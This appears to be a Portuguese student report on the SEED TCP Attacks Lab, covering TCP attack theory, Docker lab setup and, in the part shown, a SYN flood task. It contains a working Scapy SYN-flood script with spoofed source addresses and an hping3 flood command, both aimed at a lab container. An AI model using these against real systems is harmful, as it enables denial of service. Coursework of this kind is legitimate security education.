



Relatório de TCP Attacks Lab

1º Ano CTeSP de Cibersegurança
Segurança de Redes Informáticas

Realizado por:

Ana Monteiro | n º 2024041 | Cibersegurança | ana.monteiro.2024041@my.istec.pt
Tiago Carvalho | n º 2024180 | Cibersegurança | tiago.carvalho.2024180@my.istec.pt
Samuel Oliveira | n º 2024172 | Cibersegurança | jose.oliveira.2024172@my.istec.pt

fevereiro de 2025

ÍNDICE

INTRODUÇÃO.....	4
EXPLICAÇÃO TEÓRICA.....	5
Protocolo TCP.....	5
Ataque TCP SYN Flood e SYN Cookies.....	5
TCP SYN Flood.....	5
SYN Cookies.....	5
Ataque TCP Reset.....	6
Ataque TCP Session Hijacking.....	6
Reverse Shell.....	6
Como funciona?.....	6
Docker e Containers.....	7
O que é o Docker?.....	7
Como funciona?.....	7
Diferença entre Docker e Máquinas Virtuais.....	7
Vantagens do Docker.....	7
Lab Environment.....	8
Abrir a VM SEEDUbuntu 20.04.....	8
Instalar Docker diretamente do repositório oficial.....	10
Reiniciar o Serviço Docker.....	12
Acessar um Container.....	12
Configuração do Container Atacante (“seed-attacker”.....	13
Editar o “docker-compose.yml”.....	13
SEED Account.....	15
Testar a Comunicação Entre Containers.....	16
TASK 1: SYN Flooding Attack.....	17
Para verificar o ataque.....	18
Reducir o tamanho da fila no servidor.....	19
Configuração do Sistema no Container de Vítima.....	19
Realizar o Ataque SYN Flood.....	20
Ativar SYN Cookies (Defesa Contra o Ataque).....	22
Task 1.1: Launching the Attack Using Python.....	24
Task 1.2 Launch the Attack Using C.....	27
Task 1.3: Enable the SYN Cookie Countermeasure.....	30
Considerações Finais da TASK 1.....	31
TASK 2: TCP RST Attacks on telnet Connections.....	32
Iniciar e entrar nos Containers.....	33
Ficheiro python.....	33
Problema encontrado.....	33
Iniciar a conexão Telnet.....	33
Wireshark.....	34
Ativar e verificar a eficácia do Ficheiro python.....	34

Considerações Finais da TASK 2.....	35
TASK 3: TCP Session Hijacking.....	36
Considerações Finais da TASK 3.....	39
TASK 4: Creating Reverse Shell using TCP Session Hijacking.....	40
Wireshark.....	40
Conexão Telnet.....	40
Script Python.....	40
Ataque.....	41
Resultados.....	41
Considerações Finais da TASK 4.....	42
CONCLUSÃO.....	43
LINKS.....	44
WEBGRAFIA.....	47

INTRODUÇÃO

Este relatório tem como objectivo documentar as atividades práticas desenvolvidas no âmbito da unidade curricular de Segurança de Redes Informáticas, com foco na exploração de vulnerabilidades e ataques ao protocolo TCP/IP. Ao longo dos exercícios realizados, foram levados a cabo diferentes tipos de ataques, permitindo uma compreensão mais aprofundada dos riscos inerentes às redes de comunicação e das técnicas frequentemente utilizadas por agentes maliciosos para comprometer a integridade, disponibilidade e confidencialidade dos sistemas.

A análise prática das vulnerabilidades existentes no protocolo TCP/IP evidencia não só falhas de concepção e implementação, como também reforça a necessidade de adotar medidas de segurança adequadas desde a fase de projeto das redes. Neste relatório, abordam-se os seguintes temas:

- O protocolo TCP;
- O ataque TCP SYN Flood e a minimização com SYN Cookies;
- O ataque TCP Reset;
- O ataque TCP Session Hijacking;
- Criação de Reverse Shell através de TCP Session Hijacking.

A realização destas atividades permitiu consolidar conhecimentos teóricos, promover competências técnicas fundamentais no domínio da cibersegurança e sensibilizar para a adoção de boas práticas na defesa de redes informáticas.

EXPLICAÇÃO TEÓRICA

Protocolo TCP

O TCP (Transmission Control Protocol) é um dos principais protocolos da camada de transporte do modelo OSI. A sua principal função é assegurar que os pacotes de dados são transmitidos de forma fiável e ordenada entre dispositivos ligados a redes IP. Antes da transferência de dados, o TCP estabelece uma ligação entre dois sistemas através de um processo chamado Three-Way Handshake, que envolve três passos:

- **SYN:** O cliente envia um pacote SYN ao servidor para iniciar a ligação.
- **SYN-ACK:** O servidor responde com um pacote SYN-ACK para confirmar que recebeu o pedido.
- **ACK:** O cliente envia um pacote ACK para finalizar o estabelecimento da ligação.

Apesar de ser um protocolo bastante fiável, o TCP tem algumas vulnerabilidades que podem ser exploradas em certos tipos de ataques. Aqui estão algumas das ameaças mais comuns:

Ataque TCP SYN Flood e SYN Cookies

TCP SYN Flood

O ataque SYN Flood é um tipo de ataque de negação de serviço (DoS - Denial of Service) que aproveita a forma como o TCP estabelece conexões. O atacante envia um grande número de pacotes SYN para um servidor sem concluir o processo de handshake, deixando as conexões abertas indefinidamente. Isto consome os recursos do sistema e pode levar à sobrecarga do servidor, tornando-o inacessível para utilizadores legítimos.

SYN Cookies

Uma das formas de minimizar ataques SYN Flood é através da técnica SYN Cookies. Em vez de alocar recursos assim que recebe um pacote SYN, o servidor responde com um SYN-ACK que contém um cookie encriptado. Apenas quando o cliente retorna um ACK válido é que a ligação é realmente estabelecida, evitando que recursos do sistema sejam desperdiçados com pedidos falsos.

Ataque TCP Reset

O ataque TCP Reset explora a forma como o protocolo TCP permite o encerramento de conexões. Neste ataque, um invasor envia pacotes RST (Reset) falsificados para uma conexão ativa entre duas partes. Se esses pacotes forem aceites, a ligação é imediatamente terminada, interrompendo o serviço.

Este tipo de ataque é frequentemente utilizado para derrubar conexões persistentes, como serviços de streaming, VPNs e aplicações que necessitam de comunicação contínua.

Ataque TCP Session Hijacking

O Session Hijacking é uma técnica em que um atacante assume o controle de uma sessão TCP legítima. Isto pode ser feito através da interceção de pacotes e da injeção de comandos maliciosos na conexão. Existem duas formas principais de realizar este ataque:

- **Interceptando pacotes:** Com o uso de ferramentas de sniffing, como o Wireshark, um atacante pode capturar pacotes TCP e analisar os números de sequência.
- **Injetando pacotes falsificados:** Se o atacante conseguir prever os números de sequência TCP corretos, pode enviar pacotes forjados e assumir o controle da sessão.

Para minimizar este ataque, é essencial utilizar criptografia (TLS/SSL) e mecanismos de autenticação robustos.

Reverse Shell

Um Reverse Shell é um tipo de conexão em que um sistema comprometido inicia uma sessão remota com um atacante. Ao contrário de um shell tradicional, onde o invasor tenta ligar-se diretamente à máquina alvo, no Reverse Shell, é o próprio sistema comprometido que estabelece a conexão de volta.

Como funciona?

1. O atacante configura um servidor que aguarda conexões de entrada.
2. A máquina alvo executa um script ou comando que cria uma conexão reversa com o atacante.
3. O atacante ganha acesso a um shell interativo, permitindo-lhe executar comandos remotamente.

Este tipo de técnica é amplamente utilizado na exploração de vulnerabilidades e testes de penetração.

Docker e Containers

O que é o Docker?

O Docker é uma plataforma que facilita a criação, execução e gestão de aplicações de forma eficiente e padronizada. Utiliza a tecnologia de containers, que são ambientes isolados onde a aplicação e todas as suas dependências (código, bibliotecas, configurações, etc.) são empacotadas e executadas de maneira consistente, independentemente do ambiente onde forem executadas.

Como funciona?

O Docker simplifica a implantação de aplicações, garantindo que funcionem da mesma forma em diferentes sistemas, independentemente das configurações específicas. Sem o Docker, a transferência de aplicações entre máquinas pode resultar em incompatibilidades devido a diferenças no sistema operativo, bibliotecas ou configurações.

Com o Docker, a aplicação é encapsulada num container, eliminando esses problemas e garantindo portabilidade e reprodutibilidade.

Diferença entre Docker e Máquinas Virtuais

- **Máquinas Virtuais (VMs)** criam um sistema operativo completo para cada aplicação, consumindo mais espaço e recursos.
- **Containers Docker** partilham o mesmo sistema operativo do host, tornando-se mais leves e eficientes.
 - **Máquinas Virtuais** → Iniciam em minutos, consomem mais recursos.
 - **Containers Docker** → Iniciam em segundos, são mais leves e eficientes.

Vantagens do Docker

Facilidade – Simplifica a criação e gestão de aplicações, tornando a implantação mais rápida e menos propensa a erros.


Eficiência – Usa menos recursos do que máquinas virtuais, permitindo um melhor aproveitamento do hardware.

Rapidez – Os containers iniciam quase instantaneamente, acelerando o desenvolvimento e a produção.

Portabilidade – Qualquer aplicação empacotada num container pode ser executada em qualquer sistema compatível sem problemas.

Lab Environment

Neste laboratório, é necessário ter pelo menos três máquinas. Para configurar o ambiente do laboratório, utilizamos containers. A figura abaixo apresenta a configuração do laboratório. O container do atacante será utilizado para lançar os ataques, enquanto os outros três containers servirão como máquinas da vítima e do utilizador. Assumimos que todas estas máquinas estão na mesma LAN. Embora fosse possível utilizar três máquinas virtuais para este laboratório, a utilização de containers torna o processo muito mais conveniente.



Abrir a VM SEEDUbuntu 20.04

- 1) Abrir um terminal (Ctrl + Alt + T).
- 2) Usar o comando “**wget**” para descarregar o ficheiro:

→ wget--no-check-certificate

https://seedsecuritylabs.org/Labs_20.04/Files/TCP_Attacks/Labsetup.zip

```
[02/17/25]seed@VM:~$ wget --no-check-certificate https://seedsecuritylabs.org/Labs_20.04/Files/TCP_Attacks/Labsetup.zip
--2025-02-17 15:05:48-- https://seedsecuritylabs.org/Labs_20.04/Files/TCP_Attacks/Labsetup.zip
Resolving seedsecuritylabs.org (seedsecuritylabs.org)... 185.199.109.153, 185.199.108.153, 185.199.111.153, ...
Connecting to seedsecuritylabs.org (seedsecuritylabs.org)|185.199.109.153|:443... connected.
WARNING: cannot verify seedsecuritylabs.org's certificate, issued by
'CN=R11,0=Let's Encrypt,C=US':
  Unable to locally verify the issuer's authority.
HTTP request sent, awaiting response... 200 OK
Length: 3324 (3.2K) [application/zip]
Saving to: 'Labsetup.zip'

Labsetup.zip      100%[=====]>   3.25K  --.-KB/s   in 0s

2025-02-17 15:05:49 (76.2 MB/s) - 'Labsetup.zip' saved [3324/3324]
```

- 3) Confirmar que o ficheiro foi descarregado:

→ ls

```
[02/17/25] seed@VM:~$ ls
Desktop   Downloads   Music   Public   Videos
Documents Labsetup.zip Pictures Templates
```

- 4) Se aparecer “**Labsetup.zip**”, extraiar-o:

→ unzip Labsetup.zip

```
[02/17/25] seed@VM:~$ unzip Labsetup.zip
Archive: Labsetup.zip
  creating: Labsetup/
  inflating: Labsetup/docker-compose.yml
  creating: Labsetup/volumes/
  inflating: Labsetup/volumes/synflood.c
```

- 5) Entrar na pasta “**Labsetup**”:

→ cd Labsetup

```
[02/17/25] seed@VM:~$ cd Labsetup
[02/17/25] seed@VM:~/Labsetup$ ls
docker-compose.yml  volumes
```

- 6) Verificar se o ficheiro “**docker-compose.yml**” está presente:

→ ls

Instalar Docker diretamente do repositório oficial

- 1) Instalar pacotes necessários:

→ sudo apt update

```
[02/17/25]seed@VM:~/Labsetup$ sudo apt update
Hit:1 https://download.docker.com/linux/ubuntu focal InRelease
Hit:2 http://security.ubuntu.com/ubuntu focal-security InRelease
Hit:3 http://us.archive.ubuntu.com/ubuntu focal InRelease
Reading package lists... Done
Building dependency tree
Reading state information... Done
All packages are up to date.
```

→ sudo apt install apt-transport-https ca-certificates curl
software-properties-common -y

```
[02/17/25]seed@VM:~/Labsetup$ sudo apt install apt-transport-https
ca-certificates curl software-properties-common -y
Reading package lists... Done
Building dependency tree
Reading state information... Done
ca-certificates is already the newest version (20240203-20.04.1).
curl is already the newest version (7.68.0-1ubuntu2.25).
apt-transport-https is already the newest version (2.0.2ubuntu0.2).
software-properties-common is already the newest version (0.98.9.3)
.
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
```

- 2) Adicionar a chave do Docker:

→ curl -fsSL https://download.docker.com/linux/ubuntu/gpg | sudo apt-key add -

```
[02/17/25]seed@VM:~/Labsetup$ curl -fsSL https://download.docker.co
m/linux/ubuntu/gpg | sudo apt-key add -
OK
```

- 3) Adicionar o repositório do Docker:

→ sudo add-apt-repository "deb [arch=amd64]
https://download.docker.com/linux/ubuntu focal stable"

```
[02/17/25]seed@VM:~/Labsetup$ sudo add-apt-repository "deb [arch=am
d64] https://download.docker.com/linux/ubuntu focal stable"
Hit:1 https://download.docker.com/linux/ubuntu focal InRelease
Hit:2 http://security.ubuntu.com/ubuntu focal-security InRelease
Hit:3 http://us.archive.ubuntu.com/ubuntu focal InRelease
Reading package lists... Done
W: Target Packages (stable/binary-amd64/Packages) is configured mu
ltiple times in /etc/apt/sources.list:54 and /etc/apt/sources.list.d
/docker.list:1
W: Target Packages (stable/binary-all/Packages) is configured multi
ple times in /etc/apt/sources.list:54 and /etc/apt/sources.list.d/d
ocker.list:1
W: Target Translations (stable/i18n/Translation-en_US) is configurre
d multiple times in /etc/apt/sources.list:54 and /etc/apt/sources.lis
t.d/docker.list:1
W: Target Translations (stable/i18n/Translation-en) is configured m
ultiple times in /etc/apt/sources.list:54 and /etc/apt/sources.list.d
/docker.list:1
W: Target DEP-11 (stable/dep11/Components-amd64.yml) is configured
multiple times in /etc/apt/sources.list:54 and /etc/apt/sources.list.d
/docker.list:1
W: Target DEP-11 (stable/dep11/Components-all.yml) is configured mu
```

4) Atualizar e instalar o Docker:

→ [sudo apt update](#)

```
[02/17/25]seed@VM:~/Labsetup$ sudo apt update
Hit:1 https://download.docker.com/linux/ubuntu focal InRelease
Hit:2 http://security.ubuntu.com/ubuntu focal-security InRelease
Hit:3 http://us.archive.ubuntu.com/ubuntu focal InRelease
Reading package lists... Done
Building dependency tree
Reading state information... Done
All packages are up to date.
W: Target Packages (stable/binary-amd64/Packages) is configured multiple times in /etc/apt/sources.list:54 and /etc/apt/sources.list.d/docker.list:1
W: Target Packages (stable/binary-all/Packages) is configured multiple times in /etc/apt/sources.list:54 and /etc/apt/sources.list.d/docker.list:1
W: Target Translations (stable/i18n/Translation-en_US) is configured multiple times in /etc/apt/sources.list:54 and /etc/apt/sources.list.d/docker.list:1
```

→ [sudo apt install docker-ce docker-ce-cli containerd.io docker-compose-plugin -y](#)

5) Verificar se o Docker foi instalado corretamente:

→ [docker --version](#)

→ [docker-compose --version](#)

```
[02/17/25]seed@VM:~/Labsetup$ docker --version
Docker version 27.5.1, build 9f9e405
[02/17/25]seed@VM:~/Labsetup$ docker-compose --version
docker-compose version 1.27.4, build 40524192
```

6) Agora, certifica-te de que o serviço do Docker está ativo:

→ [sudo systemctl start docker](#)

→ [sudo systemctl enable docker](#)

```
[02/17/25]seed@VM:~/Labsetup$ sudo systemctl start docker
[02/17/25]seed@VM:~/Labsetup$ sudo systemctl enable docker
```

→ [sudo systemctl status docker](#)

```
[02/17/25]seed@VM:~/Labsetup$ sudo systemctl status docker
● docker.service - Docker Application Container Engine
  Loaded: loaded (/lib/systemd/system/docker.service; enabled; ➔
  Active: active (running) since Mon 2025-02-17 15:02:44 EST; 2s
    TriggeredBy: ● docker.socket
    Docs: https://docs.docker.com
   Main PID: 1009 (dockerd)
     Tasks: 9
    Memory: 81.0M
   CGroup: /system.slice/docker.service
           └─1009 /usr/bin/dockerd -H fd:// --containerd=/run/cont
```

Se aparecer "**active (running)**", então é porque está tudo certo.

Reiniciar o Serviço Docker

- 1) Caso encontres problemas, reinicia o Docker:

→ `sudo systemctl restart docker`

- 2) Tenta iniciar os containers novamente

→ `docker-compose up -d`

- 3) Para verificar se os containers estão ativos:

→ `docker ps`

```
[02/17/25]seed@VM:~/Labsetup$ sudo systemctl restart docker
[02/17/25]seed@VM:~/Labsetup$ docker-compose up -d
Creating network "net-10.9.0.0" with the default driver
Pulling attacker (handsonsecurity/seed-ubuntu:large)...
large: Pulling from handsonsecurity/seed-ubuntu
da7391352a9b: Pull complete
14428a6d4bcd: Pull complete
2c2d948710f2: Pull complete
b5e99359ad22: Pull complete
3d2251ac1552: Pull complete
1059cf087055: Pull complete
b2afee800091: Pull complete
c2ff2446bab7: Pull complete
4c584b5784bd: Pull complete
Digest: sha256:41efab02008f016a7936d9cadfbe8238146d07c1c12b39cd63c3
e73a0297c07a
Status: Downloaded newer image for handsonsecurity/seed-ubuntu:larg
e
Creating user2-10.9.0.7 ... done
Creating user1-10.9.0.6 ... done
Creating seed-attacker ... done
Creating victim-10.9.0.5 ... done
```

Acessar um Container

- 1) Para listar os containers ativos:

→ `docker ps`

```
[02/17/25]seed@VM:~/Labsetup$ docker ps
CONTAINER ID   IMAGE          COMMAND
           CREATED      STATUS      PORTS     NAMES
b544ea5d5100  handsonsecurity/seed-ubuntu:large
               "bash -c '/etc/victim-10.9.0.5"
init..."      About a minute ago   Up About a minute
5c6aa82a8b42  handsonsecurity/seed-ubuntu:large
               "/bin/sh -c /bin/seed-at
tacker
8af06006583b  handsonsecurity/seed-ubuntu:large
               "bash -c '/etc/user2-1
0.9.0.7
1a534fec9c83  handsonsecurity/seed-ubuntu:large
               "bash -c '/etc/user1-1
0.9.0.6
```

- 2) Para acessar um container específico:

→ `docker exec -it "container" bash`

```
[02/18/25]seed@VM:~/Labsetup$ docker exec -it victim-10.9.0.5 bash
root@f191d58107f2:#
```

→ ou `docksh "Primeiros dois caracteres do ID do Container"`

- 3) Para parar os containers quando terminar:
→ docker-compose down

Configuração do Container Atacante (“seed-attacker”)

- 1) Para acessar o container:
→ docksh “Primeiros dois caracteres do ID do Container” ou o ID completo

```
[02/17/25]seed@VM:~$ docksh 5c6aa82a8b42
```

- 2) Navegar até a pasta “/volumes”:
→ cd /volumes

```
root@VM:/# cd /volumes
root@VM:/volumes# █
```

Editar o “docker-compose.yml”

- 1) Navegar até a pasta do arquivo:
→ cd /Labsetup

```
[02/18/25]seed@VM:~$ cd Labsetup
[02/18/25]seed@VM:~/Labsetup$ █
```

- 2) Verificar se o arquivo “**docker-compose.yml**” está presente:
→ ls


```
[[02/18/25]seed@VM:~/Labsetup$ ls
docker-compose.yml      docker-compose.yml.save
'docker-compose.yml'   'volumes'
[02/18/25]seed@VM:~/Labsetup$ █
```

- 3) Abrir para edição:
→ nano docker-compose.yml

```
[02/18/25]seed@VM:~/Labsetup$ nano docker-compose.yml
```

- 4) Adicionar “**network_mode: host**” na configuração do “**attacker**”:

→ Acrescente “**network_mode: host**”



```

seed@VM: ~/Labsetup
seed@VM: ~          seed@VM: ~/Labsetup
GNU nano 4.8          docker-compose.yml
version: "3"

services:
  attacker:
    image: handsonsecurity/seed-ubuntu:large
    container_name: seed-attacker
    tty: true
    cap_add:
      - ALL
    privileged: true
    volumes:
      - ./volumes:/volumes
    network_mode: host

  victim:
    image: handsonsecurity/seed-ubuntu:large
    container_name: victim-10.9.0.5
    tty: true
    cap_add:
      - ALL

^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify
^X Exit   ^R Read File ^P Replace ^U Paste Text ^T To Spell

```


- 5) Salvar e sair (“CTRL + O”, “Enter”, “CTRL + X”).

- 6) Reiniciar os containers:

→ [docker-compose down](#) [docker-compose up -d](#)

- 7) Para verificar se o “**host mode**” está ativado:

→ [docker inspect seed-attacker | grep NetworkMode](#)



```


[02/18/25]seed@VM:~/Labsetup$ docker inspect seed-attacker | grep NetworkMode
[02/18/25]seed@VM:~/Labsetup$ "NetworkMode": "host",
[02/18/25]seed@VM:~/Labsetup$ 

```

Se o host mode estiver ativado, o output será: “**NetworkMode": "host**”

Confirma se ele tem acesso às interfaces do host:

→ [docker exec -it seed-attacker ip a](#)



```

[02/18/25]seed@VM:~/Labsetup$ docker exec -it seed-attacker ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN
  group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
      valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
      valid_lft forever preferred_lft forever

```

Se tudo estiver correto, verá as mesmas interfaces de rede que existem na máquina host.

SEED Account

A conta “seed” já está configurada em todos os containers. Para utilizá-la:

- 1) Listar os containers ativos:

→ docker ps

```
[02/18/25]seed@VM:-/Labsetup$ docker ps
CONTAINER ID IMAGE COMMAND
CREATED STATUS PORTS NAMES
f191d58107f2 handsonsecurity/seed-ubuntu:large "bash -c '/etc/i
nit...." 7 seconds ago Up 5 seconds victim-
10.9.0.5
31daaac3900a5 handsonsecurity/seed-ubuntu:large "bash -c '/etc/i
nit...." 7 seconds ago Up 5 seconds user2-1
9.9.0.7
034a8b8699e6 handsonsecurity/seed-ubuntu:large "bash -c '/etc/i
nit...." 7 seconds ago Up 5 seconds user1-1
9.9.0.6
3c9113e9f960 handsonsecurity/seed-ubuntu:large "/bin/sh -c /bin
/bash" About a minute ago Up About a minute
tacker
[02/18/25]seed@VM:-/Labsetup$
```

- 2) Aceder ao container do atacante (seed-attacker):

→ docker exec -it seed-attacker bash ou docksh (Dois primeiros caracteres do ID).

```
[02/18/25] seed@VM:~/Labsetup$ docker exec -it seed-attacker bash  
root@VM:/#
```

- 3) Usar Telnet para conectar ao container victim-10.9.0.5:

→ telnet 10.9.0.5

```
[02/18/25]seed@VM:~/Labsetup$ docker exec -it seed-attacker bash
root@VM:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
f191d58107f2 login: █
```

- #### 4) Acessar um container via Telnet:

→ telnet

Login - **username:** seed
Password: dees

```
f191d58107f2 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.15.0-131-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.
```

Testar a Comunicação Entre Containers

Para testar se a comunicação entre os containers está a funcionar:

- 1) Entrar no victim

→ docker exec -it victim-10.9.0.5 bash

```
[02/18/25] seed@VM:~/Labsetup$ docker exec -it victim-10.9.0.5 bash
root@f191d58107f2:/#
```

- 2) A partir do victim-10.9.0.5, tentar conectar:

→ telnet 10.9.0.6

```
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^'.
Ubuntu 20.04.1 LTS
034a8b8699e6 login:
```

- 3) Verificar se a ligação foi estabelecida ao escrever:

→ who

```
seed@034a8b8699e6:~$ who
seed     pts/1        Feb 18 10:09 (victim-10.9.0.5.net-10.9.0.0)
seed@034a8b8699e6:~$
```

Isto mostra que o utilizador seed está conectado.

TASK 1: SYN Flooding Attack

- 1) Acessar o container atacante:

→ docker exec -it seed-attacker /bin/bash

```
[02/18/25]seed@VM:~/Labsetup$ docker exec -it seed-attacker /bin/ba
sh
root@VM:/#
```

- 2) Criar o script “**synflood.py**”:

→ nano synflood.py

```
root@VM:/# nano synflood.py
```

- 3) Adicionar o código:

→ #!/bin/env python3

```
from scapy.all import IP, TCP, send
from ipaddress import IPv4Address
from random import getrandbits
ip = IP(dst="10.9.0.5") # IP da vítima
tcp = TCP(dport=23, flags='S') # Porta do serviço alvo (Telnet)
pkt = ip/tcp
while True:
    pkt[IP].src = str(IPv4Address(getrandbits(32))) # IP de origem
    pkt[TCP].sport = getrandbits(16) # Porta de origem
    pkt[TCP].seq = getrandbits(32) # Número de sequência
    send(pkt, verbose=0)
```

```
#!/bin/env python3
from scapy.all import IP, TCP, send
from ipaddress import IPv4Address
from random import getrandbits

ip = IP(dst="10.9.0.5") # IP da vítima (Host A)
tcp = TCP(dport=23, flags='S') # Porta do servidor
pkt = ip/tcp

while True:
    pkt[IP].src = str(IPv4Address(getrandbits(32))) #
    pkt[TCP].sport = getrandbits(16) # Porta de origem
    pkt[TCP].seq = getrandbits(32) # Número de sequência
    send(pkt, verbose=0)
```

- 4) Deixar correr por pelo menos 1 minuto. O script envia pacotes SYN falsificados para o servidor.

→ [python3 synflood.py](#)

Para verificar o ataque

Monitorar conexões semi-abertas na vítima

- 1) No servidor vítima, executar:

→ [netstat -tna | grep SYN_RECV | wc -l](#)

Se o número for alto, significa que o ataque está a funcionar;

```
root@f191d58107f2:/# netstat -tna | grep SYN_RECV | wc -l
97
```

Reducir o tamanho da fila no servidor

Diminuir a capacidade da fila de conexões no servidor vítima faz com que o ataque funcione melhor.

- 1) Dentro do terminal da vítima, executar:

→ su
→ sysctl net.ipv4.tcp_max_syn_backlog net.ipv4.tcp_max_syn_backlog = 128

```
seed@f191d58107f2:~$ su
Password:
root@f191d58107f2:/home/seed# sysctl -w net.ipv4.tcp_max_syn_backlog=80
net.ipv4.tcp_max_syn_backlog = 80
```

Isto reduz a fila de conexões semi-abertas, tornando o servidor mais vulnerável ao ataque.

Configuração do Sistema no Container de Vítima

- 1) Verificar a configuração do SYN backlog (antes de realizar o ataque, verifique o valor atual de `tcp_max_syn_backlog`):
→ sysctl net.ipv4.tcp_max_syn_backlog

```
root@f191d58107f2:# sysctl net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 80
```

- 2) Verificar o status do SYN cookies (verifique se o mecanismo SYN cookies está ativado ou desativado):
→ sysctl -a | grep syncookies

```
root@f191d58107f2:# sysctl -a | grep syncookies
net.ipv4.tcp_syncookies = 0
```

- 3) Para desativar o SYN cookie (caso esteja ativado), use o comando:
→ sysctl -w net.ipv4.tcp_syncookies=0

Realizar o Ataque SYN Flood

- 1) Acessar o container do atacante;
- 2) Instalar o hping3:

→ apt-get update

```
root@VM:/# apt-get update
Get:1 http://archive.ubuntu.com/ubuntu focal InRelease [265 kB]
Get:2 http://security.ubuntu.com/ubuntu focal-security InRelease [1
28 kB]
Get:3 http://archive.ubuntu.com/ubuntu focal-updates InRelease [128
kB]
Get:4 http://archive.ubuntu.com/ubuntu focal-backports InRelease [1
28 kB]
Get:5 http://security.ubuntu.com/ubuntu focal-security/multiverse a
md64 Packages [30.9 kB]
Get:6 http://security.ubuntu.com/ubuntu focal-security/restricted a
md64 Packages [4337 kB]
Get:7 http://archive.ubuntu.com/ubuntu focal/main amd64 Packages [1
275 kB]
```

→ apt-get install hping3 -y

```
root@VM:/# apt-get install hping3 -y
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  libtcl8.6
Suggested packages:
  tcl8.6
The following NEW packages will be installed:
  hping3 libtcl8.6
0 upgraded, 2 newly installed, 0 to remove and 124 not upgraded.
Need to get 1009 kB of archives.
After this operation, 4392 kB of additional disk space will be used.

Get:1 http://archive.ubuntu.com/ubuntu focal/main amd64 libtcl8.6 a
md64 8.6.10+dfsg-1 [902 kB]
Get:2 http://archive.ubuntu.com/ubuntu focal/universe amd64 hping3
amd64 3.22.ds2-9 [107 kB]
Fetched 1009 kB in 1s (891 kB/s)
debconf: delaying package configuration, since apt-utils is not ins
talled
Selecting previously unselected package libtcl8.6-amd64.
```

Esse comando atualizará os pacotes e instalará o hping3.

- 3) Verificar a instalação do hping3:

→ hping3 --help

```
root@VM:/# hping3 --help
usage: hping3 host [options]
  -h  --help      show this help
  -v  --version   show version
  -c  --count     packet count
  -i  --interval  wait (uX for X microseconds, for example -i u1000
)
  --fast         alias for -i u10000 (10 packets for second)
  --faster       alias for -i u1000 (100 packets for second)
  --flood        sent packets as fast as possible. Don't show rep
lies.
  -n  --numeric   numeric output
  -q  --quiet     quiet
  -I  --interface interface name (otherwise default routing interfa
ce)
  -V  --verbose    verbose mode
  -D  --debug     debugging info
  -z  --bind      bind ctrl+z to ttl          (default to dst port)
```

4) Realizar o ataque SYN Flood:

→ hping3 -S -p 80 --flood 10.9.0.5

```
root@VM:/# hping3 -S -p 80 --flood 10.9.0.5
HPING 10.9.0.5 (br-ae54ebe83796 10.9.0.5): S set, 40 headers + 0 da
ta bytes
hping in flood mode, no replies will be shown
